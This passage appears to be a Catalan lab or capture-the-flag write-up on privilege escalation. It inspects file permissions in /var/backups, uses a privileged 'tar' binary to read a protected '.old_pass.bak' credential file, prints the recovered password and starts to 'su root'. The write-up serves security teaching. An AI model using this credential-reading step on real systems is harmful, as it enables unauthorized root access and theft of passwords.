drwx------  2 cyber cyber   4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root  531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber   4096 Oct 20  2021 .tmp
drwx------ 16 cyber cyber   4096 Oct 19  2021 .usermin
-rw-r--r--  1 cyber cyber     48 Oct 19  2021 user.txt
$
```

● El directori /var/backups
■ Quin fitxer hi ha dins? Qui hi té permisos de lectura i escriptura?

Els fitxers següents:

apt.extended_states.0
.old_pass.bak




-"apt.extended_states.0": Té permisos de lectura per a tots els usuaris (propetari, grup i altres), però no té permisos d'escriptura per a ningú excepte el propietari.

-".old_pass.bak": Només el propietari té permisos de lectura i escriptura. El propietari té permisos de lectura i escriptura, mentre que ni el grup ni altres usuaris tenen cap permís.

9. Utilitza l'eina tar del directori /home/…… per obtenir el contingut del fitxer .old_pass.bak Quina contrasenya conté?

Executo la següent comanda: ./tar -cf old_pass /var/backups/.old_pass.bak



Ts&4&YurgtRX(=~h

10. Escala a root. Mostra una captura de pantalla dient quin usuari ets.

Ara executem la comanda su root ja que sudo su no va, posem la contrasenya que hem trobat i ja som root: